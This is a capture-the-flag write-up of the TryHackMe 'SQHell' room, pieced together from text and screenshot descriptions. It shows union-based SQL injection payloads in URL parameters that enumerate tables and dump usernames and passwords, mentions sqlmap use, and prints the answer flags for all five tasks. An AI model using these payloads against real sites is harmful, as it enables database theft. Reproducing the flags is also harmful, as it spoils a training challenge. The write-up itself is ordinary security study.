
```
{"available":true}
```



After some time I dediced to use sqlmap to automate the process



Here we have our desired flag



Aaand done!

A screenshot of the TryHackMe room interface for 'sqshell'. The top navigation bar shows the room URL: tryhackme.com/room/sqshell. Below the navigation bar, there's a progress bar indicating 'Room progress (60%)'. The main area contains five flagged challenges:

- Flag 1:** Answered correctly with the value THM{FLAG1:E786483E5A53075750F1FA792E823BD2}. A green button indicates it's a correct answer.
- Flag 2:** Answer format: "THM{*****}" is shown in a text input field. Buttons for 'Submit' and 'Hint' are present.
- Flag 3:** Answered correctly with the value THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}. A green button indicates it's a correct answer.
- Flag 4:** Answer format: "THM{*****}" is shown in a text input field. Buttons for 'Submit' and 'Hint' are present.
- Flag 5:** Answered correctly with the value THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}. A green button indicates it's a correct answer.

At the bottom of the page, there's a survey question: "How likely are you to recommend this room to others?" with a scale from 1 to 5.

Need 2 more flags, so we'll look in here some more

The screenshot shows a web browser window with the URL 10.10.11.28. The title bar says "Not secure". The page content is a blog titled "My Blog". It contains two posts:

- Second Post : by admin**

Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hen [\[Read More\]](#)
- First Post : by admin**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. In id mollis quam. Quisque quis enim eu velit dapibus dignissim quis id dolor. Sed volutpat, magna ut venenatis egestas, diam velit hendrerit nisl, ac suscipit lacus tortor ut nisi. Vestibulum [\[Read More\]](#)

At the bottom right of the page, there is a link to "Terms & Conditions".

We see some hints in terms&conditions

The screenshot shows a web browser window with the URL 10.10.11.28/terms-and-conditions. The title bar says "Not secure". The page content is titled "Terms and Conditions". It includes a breadcrumb navigation: "Home / Terms and Conditions". The main content area contains the following text:

We only have a few small terms:

- i: We own the soul of any visitors
- ii: We can't be blamed for any security breaches
- iii: **We log your IP address for analytics purposes**


So I looked up this queries

The screenshot shows a web browser window with the URL fortiguard.com/encyclopedia/ips/41512. The page title is "Intrusion Prevention" and the main heading is "HTTP.Header.SQL.Injection". A sidebar on the right displays a table with the following information:

ID	41512
Created	Oct 23, 2015
Updated	Jun 03, 2024

Below the table, a message states: "This site uses cookies. Some are essential to the operation of the site; others help us improve the user experience. By continuing to use the site, you consent to the use of these cookies. To learn more about cookies, please read our [privacy policy](#)." An "Accept" button is visible below the message.

And we'll use sqlmap again, and type the headers command



But no flag found, so I decided to look at the hint

The screenshot shows a web browser window for the TryHackMe room 'sqhell'. On the left, there are five flag entries:

- Flag 1: THM[FLAG1:E786483E5A53075750F1FA792E823BD2]
- Flag 2: (Input field placeholder: Answer format: *[*.*.*.*.*.*.*]*)
- Flag 3: THM[FLAG3:97AE83B28A4864416718F3A5FAF8F308]
- Flag 4: (Input field placeholder: Answer format: *[*.*.*.*.*.*.*]*)
- Flag 5: THM[FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8]

On the right, a 'Question Hint' section contains the text: "Well, dreams, they feel real while we're in them right?"

At the bottom of the page, a grey bar asks: "How likely are you to recommend this room to others?"

It turns out it's from a movie called 'Inception', not much help((

The screenshot shows a Google search results page for the query "Well, dreams, they feel real while we're in them right?". The top result is from IMDb about the movie 'Inception'.


IMDb
https://www.imdb.com/title/tt0468570/ Перевести эту страницу
Inception (2010) - Elliot Page as Ariadne
Cobb: Well dreams, they feel real while we're in them, right? It's only when we wake up that we realize how things are actually strange. Let me ask you a ...

Вопросы по теме

- Who said our dreams feel real while we're in them?
- What is it called when my dreams feel real?
- What is the message in Inception?
- What is the tagline of the movie Inception?

Видео

And again after some while, I decided to look for it here:



User

Home / User: admin

Login Register

User Details

User ID: 1
Username: admin
Posts:

- First Post
- Second Post



User

Home / User: admin

Login Register



User Details


User ID: 1
Username: admin
Posts:

- First Post
- Second Post

The screenshot shows a web browser window with the URL `10.10.234.97/user?id=1%20and%201=2%20union%20select%201,2,3`. The page title is "User - 10.10.234.97/user?id=1 and 1=2 union select 1,2,3". The main content area displays "User Details" for User ID 1, Username 2, and two posts: "First Post" and "Second Post". A green box highlights the URL in the address bar.

The screenshot shows a web browser window with the URL `10.10.234.97/user?id=1 and 1=2 union select user(),database(),3`. The page title is "User - 10.10.234.97/user?id=1 and 1=2 union select user(),database(),3". The main content area displays "User Details" for User ID 1, Username 2, and two posts: "First Post" and "Second Post". A green box highlights the URL in the address bar.





User

[Home](#) / User: 2

[Login](#) [Register](#)

User Details

User ID: users
Username: 2
Posts:



[Home](#) / User: 2

[Login](#) [Register](#)

The screenshot shows a browser window with two tabs. The active tab displays the URL: `10.10.234.97/user?id=1%20and%201=2%20union%20select%20table_name,3%20from%20information_schema.tables%20limit%201,1%20--%20-`. Below the tab, a status bar message reads "Cannot find user". A search bar at the bottom contains the same SQL query: `10.10.234.97/user?id=1%20and%201=2%20union%20select%20table_name,3%20from%20information_schema.tables%20limit%201,1%20--%20- - Google Search`.


This screenshot shows a browser window with a "Not secure" warning icon. The active tab displays the same SQL injection query as the previous screenshot. The status bar message "Cannot find user" is also present. The search bar at the bottom contains the same query.

The screenshot shows a web application interface titled "User". At the top right are "Login" and "Register" buttons. The main content area has a breadcrumb navigation: "Home / User: CHECK_CONSTRAINTS". Below this is a "User Details" section. It contains the following information:

- User ID:** 1
- Username:** CHECK_CONSTRAINTS
- Posts:**
 - First Post
 - Second Post

The screenshot shows a web browser window with three tabs open. The first tab contains the URL: 10.10.234.97/user?id=1 and 1=2 union column_name,2,3 from information_schema.columns where table_name='users' limit 0,1 -- -. The second tab contains the URL: 10.10.234.97/user?id=1 and 1=2 union column_name,2,3 from information_schema.columns where table_name='users' limit 0,1 -- - Google Search. The third tab is titled 'User'. Below the tabs, the page title is 'User' and the breadcrumb navigation is 'Home / User: CHECK_CONSTRAINTS'. A 'User Details' box is displayed, showing 'User ID: 1', 'Username: CHECK_CONSTRAINTS', and 'Posts': First Post, Second Post.

So now that we know how many tables, columns, and some more information, we'll try to use sqlmap again



And here we obtained our 2nd flag

tryhackme.com/room/sqlshell

Room progress (80%)

Answer the questions below

Flag 1

THM{FLAG1:E786483E5A53075750F1FA792E823BD2}

✓ Correct Answer

Flag 2

THM{FLAG2:C678ABFE1C01FC19E03901CEDAB1D15}

✓ Correct Answer

Hint

Flag 3

THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

✓ Correct Answer

Flag 4

Answer format: ***{*****}

Submit



Hint

Flag 5

THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}

✓ Correct Answer

A screenshot of a web browser window. The address bar shows a URL starting with "10.10.234.97/user?id=1%20and%201=2%0union%20select%20column_name,2,3%20from%20information_schema.columns%20where%20table_name=%27user...". The page content is titled "User" and shows "User Details" for a user with ID 2. The details include the User ID (id), Username (2), and Posts (First Post). There are "Login" and "Register" buttons in the top right corner.



The screenshot shows a web browser with multiple tabs open. The active tab displays a user profile for 'User: 2'. The URL in the address bar is: `10.10.234.97/user?id=1 and 1=2 union select 1,concat(username,password),3 from sqhell_4.users LIMIT 0,1 -- -`. A tooltip over the URL indicates: `10.10.234.97/user?id=1 and 1=2 union select 1,concat(username,password),3 from sqhell_4.users LIMIT 0,1 -- - Google Search`. The page content shows 'User Details' for User ID: password, Username: 2, and Posts:.

The screenshot shows a web browser with multiple tabs open. The active tab displays a user profile for 'User: adminpassword'. The URL in the address bar is: `10.10.234.97/user?id=1%20and%201=2%20union%20select%201,concat(username,password),3%20from%20sqhell_4.users%20LIMIT%200,1%20--%20-`. The page content shows 'User Details' for User ID: 1, Username: adminpassword, and Posts: First Post, Second Post.

The screenshot shows a web browser with multiple tabs open. The active tab displays a user profile for 'User: adminpassword'. The URL in the address bar is: `10.10.234.97/user?id=1%20and%201=2%20union%20select%201,concat(username,password),3%20from%20sqhell_4.users%20LIMIT%200,1%20--%20-`. The page content shows 'User Details' for User ID: 1, Username: adminpassword, and Posts: First Post, Second Post.

The screenshot shows a web browser window with the title bar "User". The address bar contains the URL "10.10.234.97/user?id=1 and 1=2 union select username,password,3 from sqhell_4.users LIMIT 0,1 ---". Below the address bar, there is a search bar with the query "10.10.234.97/user?id=1 and 1=2 union select username,password,3 from sqhell_4.users LIMIT 0,1 --- Google Search". The main content area displays a "User Details" box. Inside the box, the User ID is 1, the Username is "admin", and the Posts section lists "First Post" and "Second Post".

The screenshot shows a web browser window with the title bar "User". The address bar contains the URL "10.10.234.97/user?id=1%20and%201=2%20union%20select%20username,password,3%20from%20sqhell_4.users%20LIMIT%200,1%20--%20-". Below the address bar, there is a search bar with the query "10.10.234.97/user?id=1%20and%201=2%20union%20select%20username,password,3%20from%20sqhell_4.users%20LIMIT%200,1%20--%20- Google Search". The main content area displays a "User Details" box. Inside the box, the User ID is admin, the Username is "password", and the Posts section is empty.

User

Home / User: password

User Details

User ID: admin
Username: password
Posts:

- First Post
- Second Post
- THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}

And here we have the last flag

User

Home / User: 2

User Details

User ID: 1 union all select 1,flag,3,4 from flag -- -
Username: 2
Posts:

- First Post
- Second Post
- THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}

And that's it! We completed this room

tryhackme.com/room/sqlshell

Room progress (80%)

Answer the questions below

Flag 1

THM{FLAG1:E786483E5A53075750F1FA792E823BD2}

✓ Correct Answer

Flag 2

THM{FLAG2:C678ABFE1C01FC19E03901CEDAB1D15}

✓ Correct Answer

Hint

Flag 3

THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

✓ Correct Answer

Flag 4

THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}

Submit

Hint

Flag 5

THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}

✓ Correct Answer

SDU Se | CSS 261 | Secure | XSS Gal | picoCTF | Project | CSS-26 | hackthebox | TryHackMe | User | +

tryhackme.com/room/sqlshell

CSS 261 SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room completed (100%)

Answer the questions below

Flag 1

THM{FLAG1:E786483E5A53075750F1FA792E823BD2}

✓ Correct Answer

Flag 2

THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}

✓ Correct Answer Hint

Flag 3

THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

✓ Correct Answer

Flag 4

THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}

✓ Correct Answer Hint

Flag 5

THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}

✓ Correct Answer



✓ Woop woop! Your answer is correct

Congratulations on completing SQHell!!!

Points earned

150

Completed tasks

三

Room type

Challenge

Difficulty

Medium

Streak

2

 Leave Feedback

[Next](#)